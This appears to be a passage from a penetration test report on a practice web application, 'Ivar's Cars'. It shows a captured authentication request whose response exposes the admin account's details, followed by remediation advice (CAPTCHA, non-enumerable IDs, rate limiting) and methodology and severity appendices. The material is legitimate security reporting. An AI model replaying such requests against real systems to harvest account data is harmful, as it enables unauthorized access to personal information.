Chrome/86.0.4240.183 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://18.158.46.251:16850
10 Referer: http://18.158.46.251:16850/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 action=auth
```



**Response**

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Mar 2021 16:45:49 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 100
5 Connection: close
6 Content-Type: application/json
7
8 {
    "success":true,
    "name":"admin",
    "email":"admin@ivar.com",
    "user_id":"37353639",
    "phone":"0654445556"
}
9
```



Ivar's Cars

80/22, State Road, FL +1 800 345 678 Mon-Fri 09.00 - 17.00 Welcome admin

IVAR'S CARS

OVERVIEW PROFILE ORDERS WALLET CARS LOG OUT

OVERVIEW

— CAR —

Placeholder text: Lorem ipsum dolor sit amet, consectetur adipisicing elit.

### Profile Info

Name	admin
Email Address	admin@ivar.com
Phone Number	0654445556
Password	<a href="#">Reset</a>

[EDIT](#)



## RECOMMENDED RECTIFICATION

- Using CAPTCHA can prevent bots to use services in an illicit way: trying to collect sensitive information, spamming, online pools and so on.
- Not using predictable (or enumerable) ID numbers.
- Limit the number of requests using different methods (IP address, MAC address, Account ID) and so on.

# APPENDICES

## METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

### APPLICATION TESTS

- **Various tests to identify:**

- Vulnerable functions.
- Known vulnerabilities.
- Un-sanitized Input.
- Malformed and user manipulated output.
- Coding errors and security holes.
- Unhandled overload scenarios.
- Information leakage.

- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**

- **After an automated review, thorough manual tests are performed regarding:**

- **Security functions:** Checking whether security functions exist, whether they operate based on a White List or a Black List, and whether they can be bypassed.
- **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
- **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of inactivity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test): Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

## INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

## FINDING CLASSIFICATION

### **Severity**

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

**Critical** – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

**High** – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

**Medium** – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

**Low** – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

**Informative** – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.